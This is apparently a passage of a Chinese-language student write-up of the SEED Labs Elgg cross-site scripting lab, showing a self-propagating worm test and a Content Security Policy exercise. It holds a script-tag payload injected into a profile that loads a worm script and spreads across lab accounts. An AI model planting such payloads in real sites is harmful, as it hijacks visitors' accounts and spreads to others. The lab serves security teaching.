



向Samy的简介部分写入如下代码段：


<script type="text/javascript" src="http://www.xsslabelgg.com/xss\_worm.js"> </script>



用上一步中同样的方法验证，先登Boby账号看Samy主页，再等Alice账号看Boby主页，发现代码自动传播。









Task7

按实验要求从SEEDlab官网下载csp.zip

（下载地址https://seedsecuritylabs.org/Labs\_16.04/Web/Web\_XSS\_Elgg/）；

点开csp中的csptest.html，结果如下：




按实验要求将

127.0.0.1 www.example32.com

127.0.0.1 www.example68.com

127.0.0.1 [www.example79.com](http://www.example79.com)

写入/etc/host




运行csp中的hppt\_server.py，然后用浏览器访问

http://www.example32.com:8000/csptest.html


http://www.example68.com:8000/csptest.html

<http://www.example79.com:8000/csptest.html>


79：




32：



68：

